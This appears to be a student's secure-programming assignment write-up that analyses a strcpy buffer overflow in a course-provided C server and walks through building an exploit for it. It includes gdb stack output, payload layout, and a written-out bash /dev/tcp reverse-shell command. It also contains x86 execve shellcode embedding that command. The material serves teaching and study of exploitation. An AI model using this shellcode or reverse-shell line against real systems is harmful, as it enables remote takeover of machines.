CA647 Secure Programming Assignment

Due date: 21/11/2021

Approach

The first vulnerability is a buffer overflow and it happens because of the **strcpy(answer, buffer);** of this instruction in execte_command function on the server, so the client can send an arbitrary output to the buffer and by overflowing the buffer he can overwrite the EIP and take control the over the flow the program. The steps or methodology used for the exploit generation is mentioned below :

Step 1. The first task is to find the correct overflow offset and returning address and in our case, we are using the start address of the buffer as the return address.

Step 2. When we have the offset and the buffer start address then the next task is to generate an exploit for delivering the payload.

Step 3. We started with a blank frame of the C program and started building our shellcode for basic shell retrieval and the assembly used for this purpose is provided with the file and using that assembly gdb is used to get the shell without the NULL characters.

Step 4. Then our next task is to generate an exploit program, so we make some changes to the client.c provided to us and make a new exploit file called exploit.c which is also shared with the file.

Step 5. Video demonstration of the working of the exploit is also provided with the file.

Tryout for the Advancement of the attack

1. REMOTE SHELL APPROACH AND PROBLEM FACED TO GET THE REMOTE SHELL

Find the vulnerabilities

Usually, a buffer overflow will occur when a program tries to set some variables dependent on an untrusted third-party but without checking boundary limitations.

So according to the vulnerabilities on the handle function (screenshot below)

```c
static void
handle_it(int s)
{
  char answer[ALENGTH];
  char name[ALENGTH];
  unsigned int x;

  /* Receive client's name (block until ALENGTH bytes received) */
  recv(s, (void *)name, ALENGTH, MSG_WAITALL);
  printf("Welcome %s\n", name);

  for (;;) {

    /* Read command code from client */
    x = read_command(s);

    /* Execute the command */
    execute_command(s, x, answer);

    /* Break if done */
    if (strcmp(answer, "Y\n")) {
      break;
    }
  }
}
```

Picture 1.

```c
static void
execute_command(int s, unsigned int x, char *answer)
{
  char *buffer;
  time_t curtime;
  struct tm *loctime;

  /* Allocate buffer */
  buffer = (char *)malloc(BLENGTH);
  if (!buffer) {
    perror("malloc()");
    exit(EXIT_FAILURE);
  }

  /* Get the time/date */
  curtime = time(NULL);
  loctime = localtime(&curtime);

  /* Put time/date in buffer */
  if (x == 1) {
    strftime(buffer, BLENGTH, "The time is %I:%M %p\n", loctime);
  } else {
    strftime(buffer, BLENGTH, "Today is %A, %B %d\n", loctime);
  }

  /* Append question */
  strncat(buffer, "Do you wish to continue? (Y/N)\n", BLENGTH);

  /* Send to client */
  send(s, (void *)buffer, BLENGTH, 0);

  /* Receive reply */
  recv(s, (void *)buffer, BLENGTH, 0);

  /* Make copy */
  strcpy(answer, buffer);
  free(buffer);
}
```

Picture 2.

In the above 2 screenshots, the name variable value is from the client-side (could be an untrusted third party), and the answer variable is passed to execute_command() function as an argument. After receiving a message from the client, the content in the buffer variable will be copied into the answer. But in the strcpy() function, there is no boundary check and may cause a buffer overflow vulnerability(cause buffer's length is 64, but answer's length is only 32). At the running time, the handle_it() function has the stack frame like below.

```
(gdb) break handle_it
Breakpoint 1 at 0x8048c52: file ca647_server.c, line 115.
(gdb) run
Starting program: /tmp/mozilla_student0/ca647_server
Missing separate debuginfos, use: dnf debuginfo-install glibc-2.23.1-12.fc24.i686
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/libthread_db.so.1".
[New Thread 0xb7dc3b40 (LWP 19953)]
[Switching to Thread 0xb7dc3b40 (LWP 19953)]

Thread 2 "ca647_server" hit Breakpoint 1, handle_it (s=4) at ca647_server.c:115
115       recv(s, (void *)name, ALENGTH, MSG_WAITALL);
(gdb) next
116       printf("Welcome %s\n", name);
(gdb) print &answer
$1 = (char (*)[32]) 0xb7dc3338
(gdb) print &name
$2 = (char (*)[32]) 0xb7dc3318
(gdb) info frame
Stack level 0, frame at 0xb7dc3360:
 eip = 0x8048c68 in handle_it (ca647_server.c:116); saved eip = 0x8048cd4
 called by frame at 0xb7dc3370
 source language c.
 Arglist at 0xb7dc3358, args: s=4
 Locals at 0xb7dc3358, Previous frame's sp is 0xb7dc3360
 Saved registers:
  ebp at 0xb7dc3358, eip at 0xb7dc335c
(gdb)
```

Picture 3

	Return address	Saved eip	0xb7dc335c	high
handle_it Frame	Saved frame base pointer	Saved ebp	0xb7dc3358	
	answer[32]		0xb7dc3338	
	name[32]		0xb7dc3318	
	…….			low

Table 1

The general idea of buffer overflow exploitation is loading the shellcode to the buffer where we have control and then overwriting the new return address (point to the injected shellcode) in the saved eip. So, after the vulnerable function returns, instead

of backing to the normal caller, jumping to the shellcode will cause damage. Preparing for buffer overflow
Generally, there are 3 parts in our payload: NOP (nop operation), shellcode, new return address. Therefore, we need to know 2 things before starting the buffer overflow exploitation:

1. **Length of buffer**

From table 1, we could know the length of the buffer is name + answer = 64 bytes. And then 4 bytes for saved ebp and 4 bytes for saved eip, finally we have the maximum length for our payload is 72 bytes.

2. **New return address**

The new return address could be anywhere from the start of our payload and to the start of our shellcode.

Method for reverse shell

When attempting to compromise a server, an attacker may try to exploit a command injection vulnerability on the server system. The injected code will often be a reverse shell script to provide a convenient command shell for further malicious activities
There general two ways to do that


Redirect file descriptor on bash.

Because in Linux everything is a file, including the network communication.
And if we want to do IO operation on files, we need to know the descriptor of a file. If the file descriptor is omitted, the default is 0 (stdin) for input or 1 (stdout) for output. 2 means stderr.

bash -i >& /dev/tcp/192.168.146.129/2333 0>&1

bash -i: Generate an interactive shell


/dev/tcp/ip/port” :”/dev/tcp /ip/port “This regards a device as a file(everything is a file under Linux). Reading and writing to this file can implement the socket communication with the server listening on the port.
>&: Redirect standard output and error output to one place
0>&1：Input 0 is from /dev/tcp/ip/port. The result of command execution is also from /dev/tcp/ip/port. Mix them and redirect to bash.



Picture 4


Analysis system call in the shell executing process

1. Implement this shell command in C



Picture 5


2. Disassemble C to see system call
3. Figure out what args needed to invoke that system call.



```
Dump of assembler code for function main:
   0x080483a2 <+0>:     push   %ebp
   0x080483a3 <+1>:     mov    %esp,%ebp
   0x080483a5 <+3>:     sub    $0x28,%esp
   0x080483a8 <+6>:     and    $0xfffffff0,%esp
   0x080483ab <+9>:     mov    $0x0,%eax
   0x080483b0 <+14>:    add    $0xf,%eax
   0x080483b3 <+17>:    add    $0xf,%eax
   0x080483b6 <+20>:    shr    $0x4,%eax
   0x080483b9 <+23>:    shl    $0x4,%eax
   0x080483bc <+26>:    sub    %eax,%esp
   0x080483be <+28>:    movl   $0x80484b8,-0x18(%ebp)
=> 0x080483c5 <+35>:    movl   $0x80484c2,-0x14(%ebp)
   0x080483cc <+42>:    movl   $0x80484c8,-0x10(%ebp)
   0x080483d3 <+49>:    movl   $0x0,-0xc(%ebp)
   0x080483da <+56>:    movl   $0x0,0x8(%esp)
   0x080483e2 <+64>:    lea    -0x18(%ebp),%eax
   0x080483e5 <+67>:    mov    %eax,0x4(%esp)
   0x080483e9 <+71>:    mov    -0x18(%ebp),%eax
   0x080483ec <+74>:    mov    %eax,(%esp)
   0x080483ef <+77>:    call   0x80482e0 <execve@plt>
   0x080483f4 <+82>:    mov    $0x0,%eax
   0x080483f9 <+87>:    leave
---Type <return> to continue, or q <return> to quit---
   0x080483fa <+88>:    ret
End of assembler dump.
(gdb)
(gdb) disas execve
Dump of assembler code for function execve:
   0xb7eab730 <+0>:     push   %ebx
   0xb7eab731 <+1>:     mov    0x10(%esp),%edx
   0xb7eab735 <+5>:     mov    0xc(%esp),%ecx
   0xb7eab739 <+9>:     mov    0x8(%esp),%ebx
   0xb7eab73d <+13>:    mov    $0xb,%eax
   0xb7eab742 <+18>:    call   *%gs:0x10
   0xb7eab749 <+25>:    pop    %ebx
   0xb7eab74a <+26>:    cmp    $0xfffff001,%eax
   0xb7eab74f <+31>:    jae    0xb7eac690 <__syscall_error>
   0xb7eab755 <+37>:    ret
End of assembler dump.
(gdb)
```



Picture 6

4. Make our own assembly execution



```
        jmp     jtoc                    # Jump down
jtop:
        # Call execve(). We build the array to be passed to execve()
        # on the stack.

        xorl    %eax,%eax               # Zero %eax
        #popl   %edx                    # pop ptr to "bash" to edx
        #popl   %ebx                    # pop ptr to "-c" to ebx
        popl    %esi                    # Address of "/bin/sh" now in esi

        #movb   %al,0x32(%esi)          # NULL terminate "bash ...."
                                        # NULL terminate "-c"
        #movb   %al,0x7(%esi)           # NULL terminate /bin/sh

        pushl   %eax                    # Put NULL on the stack
        movl    %esi,%ebx
        addl    $0xb,%ebx               # Get "bash -i >& /dev/tcp/127.0.0.1/2333 0>&1" address in ebx
        pushl   %ebx                    # Put address of "bash ...." on stack
        movl    %esi,%edx
        addl    $0x8,%edx               # Get "-c" address in edx
        pushl   %edx                    # Put address of "-c" on stack
        pushl   %esi                    # Put address of "/bin/sh" on stack
        xorl    %eax, %eax              # NULL in %eax
        xorl    %edx, %edx              # NULL in %edx
        movl    %esp,%ecx               # Address of array in %ecx
        movl    %esi,%ebx               # Address of /bin/sh in %ebx
        movb    $0xb,%al                # Set up for execve call in %eax
        int     $0x80                   # Jump to kernel mode and invoke syscall
jtoc:
        call    jtop                    # Go back (pushing return address)
        .string "/bin/sh\0-c\0bash -i >& /dev/tcp/127.0.0.1/2333 0>&1" # The string

        popl    %ebp
        ret
        .size   function, .-function
.globl main
```



Picture 7



Picture 8


5. Dump the assembly to machine code and get rid of null terminators.

As we showed above, we now make the assembly shellcode execute successfully, but we still have to dump it to machine code, because only binary code could be executed on the vulnerable function's stack.
And it's quite simple, we just need to modify the 2 null terminators in the string (shown below) in our assembly payload. And also uncomment these 3-line codes (shown below) which dynamically null terminate our shellcode. Then compile this assembly and dump it into machine code.



